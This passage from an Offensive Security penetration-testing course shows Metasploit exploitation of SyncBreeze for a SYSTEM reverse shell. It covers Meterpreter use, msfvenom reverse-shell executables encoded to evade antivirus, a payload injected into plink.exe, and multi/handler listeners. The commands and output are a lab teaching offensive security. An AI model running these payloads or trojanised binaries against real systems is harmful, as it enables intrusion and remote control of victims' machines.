Copyright © Offensive Security Ltd. All rights reserved.

```
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (windows/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, pro
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Listing 759 - Choosing a payload

The “Exploit target” section below the payload settings lists OS or software versions vulnerable to this exploit. In the case of a vanilla stack overflow like the one found in Syncbreeze, these settings essentially equate to different return addresses that are suitable for different OS versions or environments of the affected software. In this exploit module, a single static return address for our version of SyncBreeze will work for multiple versions of Windows. In other exploits, we will often need to set the target (using **`set target`**) to match the environment we are exploiting.

By setting the reverse shell payload for our exploit, Metasploit automatically added some new “Payload options”, including *LHOST* (listen host) and *LPORT* (listen port), which correspond to the host IP address and port that the reverse shell will connect to. Note that *LPORT* is set to a default value of 4444, which is fine for our purposes. Let’s go ahead and set *LHOST* and *RHOST* to define our attacking host and target host respectively.

```
msf5 exploit(windows/http/syncbreeze_bof) > set LHOST 10.11.0.4
LHOST => 10.11.0.4

msf5 exploit(windows/http/syncbreeze_bof) > set RHOST 10.11.0.22
RHOST => 10.11.0.22
```

Listing 760 - Configuring the required parameters

After setting *LHOST* to our Kali IP address and *RHOST* to the Windows host IP address, we can use **`check`** to verify whether or not the target host and application are vulnerable. Note that this check will only work if the target application exposes some sort of banner or other identifiable data.

```
msf5 exploit(windows/http/syncbreeze_bof) > check
[*] 10.11.0.22:80 - The target appears to be vulnerable.
```

Listing 761 - Checking if the target is vulnerable

With confirmation that the target is vulnerable, all that remains now is to run the exploit using the **`exploit`** command as displayed below.

```
msf5 exploit(windows/http/syncbreeze_bof) > exploit
```


Copyright © Offensive Security Ltd. All rights reserved.

```
[*] Started reverse TCP handler on 10.11.0.4:4444
[*] Automatically detecting target...
[*] Target is 10.0.28
[*] Sending request...
[*] Command shell session 1 opened (10.11.0.4:4444 -> 10.11.0.22:50195)

Microsoft Windows [Version 10.0.16299.248]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
whoami
nt authority\system
```

Listing 762 - Executing the exploit

Notice that when we execute the exploit, Metasploit automatically creates a payload listener, eliminating the need for Netcat. Upon execution completion, a session is created and the reverse shell is made available for us.

22.2.1.1 Exercise

1. Exploit SyncBreeze using the existing Metasploit module.

22.3 Metasploit Payloads

So far, we have only leveraged windows/shell_reverse_tcp, a simple and standalone reverse shell. Metasploit contains many other types of payloads beyond basic shells. Let's take a look at some of them now.

22.3.1 Staged vs Non-Staged Payloads

Before jumping into specific shellcode functionality, we must discuss the distinction between *staged* and *non-staged* shellcode, as evidenced by the description of these two payloads:

```
windows/shell_reverse_tcp - Connect back to attacker and spawn a command shell
windows/shell/reverse_tcp - Connect back to attacker, Spawn cmd shell (staged)
```

Listing 763 - Syntax for staged vs non-staged payloads

The difference between these payloads is subtle but important. A non-staged payload is sent in its entirety along with the exploit. In contrast, a staged payload is usually sent in two parts. The first part contains a small primary payload that causes the victim machine to connect back to the attacker, transfer a larger secondary payload containing the rest of the shellcode, and then execute it.

There are several situations in which we would prefer to use staged shellcode instead of non-staged. If the vulnerability we are exploiting does not have enough buffer space to hold a full payload, a staged payload might be suitable. Since the first part of a staged payload is typically smaller than a full payload, these smaller initial payloads can likely help us in space-constrained situations. In addition, we need to keep in mind that antivirus software will quite often detect embedded shellcode in an exploit. By replacing that code with a staged payload, we remove a good chunk of the malicious part of the shellcode, which may increase our chances of success. After the initial stage is executed by the exploit, the remaining payload is retrieved and injected directly into the victim machine's memory.

Copyright © Offensive Security Ltd. All rights reserved.

Note that in Metasploit, the "/" character is used to denote whether a payload is staged or not, so "shell_reverse_tcp" is not staged, whereas "shell/reverse_tcp" is.

22.3.2 Meterpreter Payloads

As described on the Metasploit site, *Meterpreter*[712] is a multi-function payload that can be dynamically extended at run-time. In practice, this means that the Meterpreter shell provides more features and functionality than a regular command shell, offering capabilities such as file transfer, keylogging, and various other methods of interacting with the victim machine. These tools are especially useful in the post-exploitation phase. Because of Meterpreter's flexibility and capability, it is the favorite and most commonly-used Metasploit payload.

A search for the "meterpreter" keyword returns a long list of results, but narrowing the search to the payload category reveals meterpreter versions for multiple operating systems and architectures including Windows, Linux, Android, Apple iOS, FreeBSD, and Apple OS X/macOS.

```
msf5 > search meterpreter type:payload

Matching Modules
================

#    Name                                                Description
-    ----                                                -----------
1    payload/android/meterpreter/reverse_http            Android Meterpreter, Android
2    payload/android/meterpreter/reverse_https           Android Meterpreter, Android
3    payload/android/meterpreter/reverse_tcp             Android Meterpreter, Android
4    payload/android/meterpreter_reverse_http            Android Meterpreter Shell, R
5    payload/android/meterpreter_reverse_https           Android Meterpreter Shell, R
6    payload/android/meterpreter_reverse_tcp             Android Meterpreter Shell, R
7    payload/apple_ios/aarch64/meterpreter_reverse_http  Apple_iOS Meterpreter, Rever
8    payload/apple_ios/aarch64/meterpreter_reverse_https Apple_iOS Meterpreter, Rever
9    payload/apple_ios/aarch64/meterpreter_reverse_tcp   Apple_iOS Meterpreter, Rever
10   payload/apple_ios/armle/meterpreter_reverse_http    Apple_iOS Meterpreter, Rever
...
```

Listing 764 - Searching for Meterpreter payloads

There are a multitude of Meterpreter versions based on specific programming languages (Python, PHP, Java), protocols and transports (UDP, HTTPS, IPv6, etc), and other various specifications (32-bit vs 64-bit, staged vs unstaged, etc).

For example, a small selection of Windows reverse meterpreter payloads is shown below:

```
payload/windows/meterpreter/reverse_udp       normal  Reverse UDP Stager with UUID Sup
payload/windows/meterpreter/reverse_http      normal  Windows Reverse HTTP Stager
payload/windows/meterpreter/reverse_https     normal  Windows Reverse HTTPS Stager
payload/windows/meterpreter/reverse_ipv6_tcp  normal  Reverse TCP Stager (IPv6)
payload/windows/meterpreter/reverse_tcp       normal  Reverse TCP Stager
```

Listing 765 - Meterpreter reverse protocol versions

[712] (Rapid7, 2017), https://github.com/rapid7/metasploit-framework/wiki/Meterpreter

Copyright © Offensive Security Ltd. All rights reserved.

We can select a specific meterpreter payload with **set** and configure it just as we would a standard reverse shell payload:

```
msf5 exploit(windows/http/syncbreeze_bof) > set payload windows/meterpreter/reverse_ht
tp
payload => windows/meterpreter/reverse_http

msf5 exploit(windows/http/syncbreeze_bof) > set LHOST 10.11.0.4
LHOST => 10.11.0.4

msf5 exploit(windows/http/syncbreeze_bof) > show options
...

Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, pro
   LHOST     10.11.0.4        yes       The local listener hostname
   LPORT     4444             yes       The local listener port
   LURI                       no        The HTTP Path

...
```

Listing 766 - Selecting meterpreter payload and configuring options

Let's try this payload against Syncbreeze. With everything configured correctly, we can launch the exploit and establish a reverse meterpreter connection:

```
msf5 exploit(windows/http/syncbreeze_bof) > exploit

[*] Started HTTP reverse handler on http://10.11.0.4:4444
[*] Automatically detecting target...
[*] Target is 10.0.28
[*] Sending request...
[*] http://10.11.0.4:4444 handling request from 10.11.0.22; (UUID: ppowchzb) Staging x
[*] Meterpreter session 1 opened (10.11.0.4:4444 -> 10.11.0.22:50270)

meterpreter >
```

Listing 767 - Establishing a reverse meterpreter connection

As demonstrated, the syntax of the meterpreter payload matches that of other payloads we have seen. Let's dig a bit farther into Meterpreter to highlight some of the significant differences from standard payloads.

22.3.3 Experimenting with Meterpreter

We can retrieve a list of all modules and commands built-in to Meterpreter with the **help** command:

Copyright © Offensive Security Ltd. All rights reserved.

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
.....
```

Listing 768 - Help command for Meterpreter

The best way to get to know the features of Meterpreter is to test them out. Let's start with a few simple commands such as **sysinfo** and **getuid**:

```
meterpreter > sysinfo
Computer        : CLIENT251
OS              : Windows 10 (Build 16299).
Architecture    : x86
System Language : en_US
Domain          : corp
Logged On Users : 7
Meterpreter     : x86/windows

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Listing 769 - Executing simple commands in meterpreter

The commands issued in listing 769 provide us with information about the target computer, operating system, and the current user.

Next, let's try some uploads and downloads using built-in Meterpreter commands. Take note that, due to shell escaping, we must use two "\" characters for the destination path as shown below:

```
meterpreter > upload /usr/share/windows-resources/binaries/nc.exe c:\\Users\\Offsec
[*] uploading  :/usr/share/windows-resources/binaries/nc.exe -> c:\Users\Offsec
[*] uploaded   :/usr/share/windows-resources/binaries/nc.exe -> c:\Users\Offsec\nc.exe

meterpreter > download c:\\Windows\\system32\\calc.exe /tmp/calc.exe
[*] Downloading: c:\Windows\system32\calc.exe -> /tmp/calc.exe
[*] Downloaded 25.50 KiB (100.0%): c:\Windows\system32\calc.exe -> /tmp/calc.exe
[*] download   : c:\Windows\system32\calc.exe -> /tmp/calc.exe
meterpreter >
```

Listing 770 - Uploading and downloading files with meterpreter

Copyright © Offensive Security Ltd. All rights reserved.

The meterpreter includes basic file system commands such as **pwd**, **ls**, and **cd** to navigate the target filesystem. Even though the commands have the same naming as those used on Linux, they work (through Meterpreter) on Windows hosts as well. The biggest advantage of spawning a system shell from within Meterpreter is that if, for some reason, our shell should die (e.g., we issued an interactive command within the shell and it won't time out), we can exit the shell to return to the Meterpreter session and re-spawn a shell in a new channel as illustrated in Listing 771

```
meterpreter > shell
Process 3488 created.
Channel 3 created.

C:\Windows\system32> ftp 127.0.0.1
ftp 127.0.0.1
> ftp: connect :Connection refused
^C

Terminate channel 3? [y/N]  y

meterpreter > shell
Process 3504 created.
Channel 4 created.

C:\Windows\system32> exit
exit
meterpreter >
```

Listing 771 - Using the shell command in meterpreter

While applications may be executed from within the command prompt opened with the **shell** command, there are also built-in meterpreter commands we can use. For example, the **execute** command launches an application, **ps** lists all running processes, and **kill** terminates a given process.

While Meterpreter is Metasploit's signature payload and includes many great features, it is not the only payload available. There are other payloads that have use cases in specific situations like vncinject/reverse_http, which creates a reverse VNC[713] graphical connection or php/reverse_php, which is a reverse shell written entirely in PHP that can be used to exploit a PHP web application. More exotic payloads also exist like mainframe/reverse_shell_jcl, which is a reverse shellcode for a Z/OS mainframe.[714]

22.3.3.2 Exercise

1) Take time to review and experiment with the various payloads available in Metasploit.

22.3.4 Executable Payloads

The Metasploit Framework payloads can also be exported into various file types and formats, such as ASP, VBScript, Jar, War, Windows DLL and EXE, and more.

[713] https://en.wikipedia.org/wiki/Virtual_Network_Computing

[714] https://en.wikipedia.org/wiki/Z/OS

Copyright © Offensive Security Ltd. All rights reserved.

For example, let's use the msfvenom[715] utility to generate a raw Windows PE reverse shell executable. We'll use the **-p** flag to set the payload, set **LHOST** and **LPORT** to assign the listening host and port, **-f** to set the output format (**exe** in this case), and **-o** to specify the output file name:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -f exe -o
shell_reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: shell_reverse.exe

kali@kali:~$ file shell_reverse.exe
shell_reverse.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

Listing 772 - Creating a Windows executable with a reverse shell payload

The shellcode embedded in the PE file can be encoded using any of the many MSF encoders. Historically, this helped evade antivirus, though this is no longer true with modern AV engines. The encoding is configured with **-e** to specify the encoder type and **-i** to set the desired number of encoding iterations. We can use multiple encoding iterations to further obfuscate the binary, which could effectively evade rudimentary signature detection.

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -f exe -e
x86/shikata_ga_nai -i 9 -o shell_reverse_msf_encoded.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 9 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai succeeded with size 378 (iteration=1)
x86/shikata_ga_nai succeeded with size 405 (iteration=2)
x86/shikata_ga_nai succeeded with size 432 (iteration=3)
x86/shikata_ga_nai succeeded with size 459 (iteration=4)
x86/shikata_ga_nai succeeded with size 486 (iteration=5)
x86/shikata_ga_nai succeeded with size 513 (iteration=6)
x86/shikata_ga_nai succeeded with size 540 (iteration=7)
x86/shikata_ga_nai succeeded with size 567 (iteration=8)
x86/shikata_ga_nai chosen with final size 567
Payload size: 567 bytes
Final size of exe file: 73802 bytes
Saved as: shell_reverse_msf_encoded.exe
```

Listing 773 - Encoding the reverse shell payload

Another useful feature of Metasploit is the ability to inject a payload into an existing PE file, which may further reduce the chances of AV detection. The injection is done with the **-x** flag, specifying the file to inject into.

[715] (Rapid7, 2016), https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom

Copyright © Offensive Security Ltd. All rights reserved.

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -f exe -e
x86/shikata_ga_nai -i 9 -x /usr/share/windows-resources/binaries/plink.exe -o shell_re
verse_msf_encoded_embedded.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 9 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai succeeded with size 378 (iteration=1)
x86/shikata_ga_nai succeeded with size 405 (iteration=2)
x86/shikata_ga_nai succeeded with size 432 (iteration=3)
x86/shikata_ga_nai succeeded with size 459 (iteration=4)
x86/shikata_ga_nai succeeded with size 486 (iteration=5)
x86/shikata_ga_nai succeeded with size 513 (iteration=6)
x86/shikata_ga_nai succeeded with size 540 (iteration=7)
x86/shikata_ga_nai succeeded with size 567 (iteration=8)
x86/shikata_ga_nai chosen with final size 567
Payload size: 567 bytes
Final size of exe file: 311296 bytes
Saved as: shell_reverse_msf_encoded_embedded.exe
```

Listing 774 - Embedding a payload in plink.exe

These payloads can be used as part of a client side attack, as a backdoor, or stand-alone as an easy method to get a payload from one machine to another.

When an unsuspecting user executes the binary with our injected payload, it will operate normally from the user's perspective. Behind the scenes however, the injected payload will attempt to connect back to our awaiting listener.

A little known secret is that this process can also be accomplished from within msfconsole with the **generate** command. For example, we can do the following to recreate the previous msfvenom example:

```
msf5 > use payload/windows/shell_reverse_tcp

msf5 payload(windows/shell_reverse_tcp) > set LHOST 10.11.0.4
LHOST => 10.11.0.4

msf5 payload(windows/shell_reverse_tcp) > set LPORT 443
LPORT => 443

msf5 payload(windows/shell_reverse_tcp) > generate -f exe -e x86/shikata_ga_nai -i 9 -
x /usr/share/windows-resources/binaries/plink.exe -o shell_reverse_msf_encoded_embedde
d.exe
[*] Writing 311296 bytes to shell_reverse_msf_encoded_embedded.exe...
```

Listing 775 - Embedding the payload in plink.exe from within msfconsole

22.3.5 Metasploit Exploit Multi Handler

In previous modules, we have used Netcat to catch standard reverse shells, such as those generated by the windows/shell_reverse_tcp payload. However, this is inelegant and may not work for more advanced Metasploit payloads. Instead, we should use the framework multi/handler module, which works for all single and multi-stage payloads.

Copyright © Offensive Security Ltd. All rights reserved.

When using the multi/handler module, we must specify the incoming payload type.

In the example below, we will instruct the multi/handler to expect and accept an incoming windows/meterpreter/reverse_https Meterpreter payload that will start a first stage listener on our desired port, TCP 443. Once the first stage payload is accepted by the multi/handler, the second stage of the payload will be fed back to the target machine.

After setting the parameters, we will run **exploit** to instruct the multi/handler to listen for a connection.

```
msf5 > use multi/handler

msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https

msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, pro
   LHOST                      yes       The local listener hostname
   LPORT     8443             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 10.11.0.4
LHOST => 10.11.0.4

msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443

msf5 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on https://10.11.0.4:443
```

Listing 776 - Configuring the Metasploit multi/handler module

Note that using the **exploit** command without parameters will block the command prompt until execution finishes. In most cases, it is more helpful to include the **-j** flag to run the module as a background job, allowing us to continue other work while we wait for the connection. The **jobs** command allows us to view running background jobs.

Copyright © Offensive Security Ltd. All rights reserved.

```
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.

[*] Started HTTP reverse handler on https://10.11.0.4:443

msf5 exploit(multi/handler) > jobs

Jobs
====

  Id  Name                    Payload                           Payload opts
  --  ----                    -------                           ------------
  0   Exploit: multi/handler  windows/meterpreter/reverse_https  https://10.11.0.4:443

msf5 exploit(multi/handler) > jobs -i 0

Name: Generic Payload Handler, started at 2019-08-16 07:23:22 -0400

msf5 exploit(multi/handler) > kill 0
[*] Stopping the following job(s): 0
[*] Stopping job 0

msf5 exploit(multi/handler) >
```

Listing 777 - Executing multi/handler as a background job

With the listener running as a job, we can display information about it using the **-i** flag followed by the job ID. In addition, we can terminate a job with **kill** followed by the job ID.

At this point, the multi/handler is running and listening for an HTTPS reverse payload connection. Now, we can generate a new executable containing the windows/meterpreter/reverse_https payload, execute it on our Windows target, and our handler should come to life:


```
msf5 exploit(multi/handler) >
[*] https://10.11.0.4:443 handling request from 10.11.0.22; Staging x86 payload (18082
[*] Meterpreter session 3 opened (10.11.0.4:443 -> 10.11.0.22:51258)

msf5 exploit(multi/handler) >
```

Listing 778 - Accepting a reverse meterpreter with multi/handler

If we monitor the network traffic of the connection as it is being established, we will see that it looks like any other HTTPS connection and as such, may evade basic detection.

Copyright © Offensive Security Ltd. All rights reserved.



Source	Destination	Protocol	Length	Info
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=2211 Ack=8256 Win=12619 Len=0
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=2891 Ack=16517 Win=12619 Len=
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=2891 Ack=41071 Win=12529 Len=
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TLSv1	139	Application Data
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=3061 Ack=53172 Win=12597 Len=
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=3061 Ack=65273 Win=12597 Len=
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=3061 Ack=77374 Win=12597 Len=
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=3061 Ack=91027 Win=12589 Len=
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=3061 Ack=112045 Win=12552 Len
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=3061 Ack=126210 Win=12589 Len
10.11.0.4	10.11.0.22	TCP	54	48398 → 3389 [ACK] Seq=3061 Ack=133415 Win=12552 Len

Figure 313: Our HTTPS payload in Wireshark

22.3.6 Client-Side Attacks

The Metasploit Framework also offers many features that assist with client-side attacks, including various executable formats beyond those we have already explored. We can review some of these executable formats with the **`-l formats`** option of **`msfvenom`**:

```
kali@kali:~$ msfvenom -l formats

Framework Executable Formats [--format <value>]
===============================================

    Name
    ----
    asp
    aspx
    aspx-exe
    axis2
    dll
    elf
    elf-so
    exe
...
```

Listing 779 - All available file formats for msfvenom

The *hta-psh*, *vba*, and *vba-psh* formats are designed for use in client-side attacks by creating either a malicious HTML Application or an Office macro for use in a Word or Excel document, respectively.

The MSF also contains many browser exploits. For example, we can search for "flash" to display multiple Flash-based exploits as shown in Listing 780.

```
msf5 > search flash
...
exploit/multi/browser/adobe_flash_hacking_team_uaf           2015-07-06   great  Adobe
Flash Player ByteArray Use After Free
```


Copyright © Offensive Security Ltd. All rights reserved.

```
exploit/multi/browser/adobe_flash_nellymoser_bof              2015-06-23   great  Adobe
Flash Player Nellymoser Audio Decoding Buffer Overflow
exploit/multi/browser/adobe_flash_net_connection_confusion    2015-03-12   great  Adobe
Flash Player NetConnection Type Confusion
exploit/multi/browser/adobe_flash_opaque_background_uaf       2015-07-06   great  Adobe
Flash opaqueBackground Use After Free
exploit/multi/browser/adobe_flash_pixel_bender_bof            2014-04-28   great  Adobe
Flash Player Shader Buffer Overflow
exploit/multi/browser/adobe_flash_shader_drawing_fill         2015-05-12   great  Adobe
Flash Player Drawing Fill Shader Memory Corruption
exploit/multi/browser/adobe_flash_shader_job_overflow         2015-05-12   great  Adobe
Flash Player ShaderJob Buffer Overflow
exploit/multi/browser/adobe_flash_uncompress_zlib_uaf         2014-04-28   great  Adobe
Flash Player ByteArray UncompressViaZlibVariant Use After Free
```

Listing 780 - Adobe Flash exploits in Metasploit

While the exploits are verified and most are stable, they are also somewhat dated due to the increasing challenges of developing browser exploits. If we discover a target running an older operating system like Windows 7 with an unpatched browser, this type of vector may provide the opening we need.

22.3.7 Advanced Features and Transports

With an understanding of the basic functionality of the Metasploit Framework and the meterpreter payload, we can proceed to more advanced options, which we can display with the **show advanced** command. Let's investigate a few of the more interesting options.

```
msf5 exploit(multi/handler) > show advanced

Module advanced options (exploit/multi/handler):

Name                    Current Setting  Required  Description
----                    ---------------  --------  -----------
ContextInformationFile                   no        The information file that contains
DisablePayloadHandler   false            no        Disable the handler code for the se
EnableContextEncoding   false            no        Use transient context when encoding
ExitOnSession           true             yes       Return from the exploit after a ses
ListenerTimeout         0                no        The maximum number of seconds to wa
VERBOSE                 false            no        Enable detailed status messages
WORKSPACE                                no        Specify the workspace for this modu
WfsDelay                0                no        Additional delay when waiting for a


Payload advanced options (windows/meterpreter/reverse_https):

Name               Current Setting  Required  Description
----               ---------------  --------  -----------
AutoLoadStdapi     true             yes       Automatically load the Stdapi extension
AutoRunScript                       no        A script to run automatically on session
AutoSystemInfo     true             yes       Automatically capture system information
AutoUnhookProcess  false            yes       Automatically load the unhook extension
...
```

Listing 781 - Advanced options for multi/handler

Copyright © Offensive Security Ltd. All rights reserved.

First, let's take a look at some advanced encoding options. In previous examples, we chose to encode the first stage of our shellcode that we placed into the exploit. Since the second stage of the Meterpreter payload is much larger and contains more potential signatures, it could potentially be flagged by various antivirus solutions, so we may opt to encode the second stage as well.

We could use *EnableStageEncoding* together with *StageEncoder* to encode the second stage and possibly bypass detection. To do this, we set *EnableStageEncoding* to "true" and set *StageEncoder* to our desired encoder, in this case, "x86/shikata_ga_nai":

```
msf5 exploit(multi/handler) > set EnableStageEncoding true
EnableStageEncoding => true

msf5 exploit(multi/handler) > set StageEncoder x86/shikata_ga_nai
StageEncoder => x86/shikata_ga_nai

msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 2.

[*] Started HTTPS reverse handler on https://10.11.0.4:443

msf5 exploit(multi/handler) >
[*] https://10.11.0.4:443 handling request from 10.11.0.22; Encoded stage with x86/shi
kata_ga_nai
[*] https://10.11.0.4:443 handling request from 10.11.0.22; Staging x86 payload (18085
[*] Meterpreter session 4 opened (10.11.0.4:443 -> 10.11.0.22:51270)

msf5 exploit(multi/handler) >
```

Listing 782 - StageEncoding with Metasploit

The *AutoRunScript* option is also quite helpful as it will automatically run a script when a meterpreter connection is established. This is very useful during a client-side attack since we may not be available when a user executes our payload, meaning the session could sit idle or be lost. For example, we can configure the gather/enum_logged_on_users module to automatically enumerate logged-in users when meterpreter connects:

```
msf5 exploit(multi/handler) > set AutoRunScript windows/gather/enum_logged_on_users
AutoRunScript => windows/gather/enum_logged_on_users

msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 3.

[*] Started HTTPS reverse handler on https://10.11.0.4:443

msf5 exploit(multi/handler) >
[*] https://10.11.0.4:443 handling request from 10.11.0.22; Staging x86 payload (18082
[*] Meterpreter session 5 opened (10.11.0.4:443 -> 10.11.0.22:51275)
[*] Session ID 5 (10.11.0.4:443 -> 10.11.0.22:51275) processing AutoRunScript 'windows
/gather/enum_logged_on_users'
[*] Running against session 5

Current Logged Users
====================

 SID                                            User
```


Copyright © Offensive Security Ltd. All rights reserved.

```
---                                                  ----
S-1-5-21-3048852426-3234707088-723452474-1103        corp\offsec
S-1-5-21-3426091779-1881636637-1944612440-1001       CLIENT251\admin
..............
```

Listing 783 - Meterpreter executing a module upon session creation

So far, we have navigated within a meterpreter session using various built-in commands, but we can also temporarily exit the meterpreter shell to perform other actions inside the Metasploit Framework, without closing down the connection. We can use **background** to return to the msfconsole prompt, where we can perform other actions within the framework. When we are ready to return to our meterpreter session, we can list all available sessions with **sessions -l** and jump back into our session with **sessions -i** (interact) followed by the respective Id as shown in Listing 784.

```
meterpreter > background
[*] Backgrounding session 5...

msf5 exploit(multi/handler) > sessions -l

Active sessions
===============

Id  Name  Type                     Information                       Connection
--  ----  ----                     -----------                       ----------
5         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN10-X86  10.11.0.4:4444 ->
10.11.0.22:50344 (10.11.0.22)

msf5 exploit(multi/handler) > sessions -i 5
[*] Starting interaction with 5...

meterpreter >
```

Listing 784 - Changing between sessions in the Metasploit Framework

Using these commands, we can switch between available shells on different compromised hosts without closing down any of our connections.

In our previous examples, we have used a pre-defined communication protocol (like TCP or HTTPS) to exploit our target, which we chose when we generated the payload. However, we can use Meterpreter payload *transports*[716] to switch protocols after our initial compromise. We can list the currently available transports for the meterpreter connection with **transport list**.

```
meterpreter > transport list
Session Expiry  : @ 2019-10-09 17:01:44

ID  Curr  URL
--  ----  ---
1   *     http://10.11.0.4:4444/gFojKgv3qFbA1MHVmlpPUgxwS_f66dxGRl8ZqbZZTkyCuJFjeAaDK/
```

Listing 785 - Listing available transports

[716] (Rapid7, 2016), https://github.com/rapid7/metasploit-framework/wiki/Meterpreter-Transport-Control

Copyright © Offensive Security Ltd. All rights reserved.

We can also use **`transport add`** to add a new transport protocol to the current session, using **`-t`** to set the desired transport type.

In the example below, we will add the *reverse_tcp* transport, which is equivalent to choosing the windows/meterpreter/reverse_tcp payload. We will apply the options for the specified transport type, including the local host IP address (**`-l`**) and the local port (**`-p`**):

```
meterpreter > transport add -t reverse_tcp -l 10.11.0.4 -p 5555
[*] Adding new transport ...
[+] Successfully added reverse_tcp transport.

meterpreter > transport list
Session Expiry  : @ 2019-10-09 17:01:44

ID  Curr  URL
--  ----  ---
1   *     http://10.11.0.4:4444/gFojKgv3qFbA1MHVmlpPUgxwS_f66dxGRl8ZqbZZTkyCuJFjeAaDK/
2         tcp://10.11.0.4:5555
```

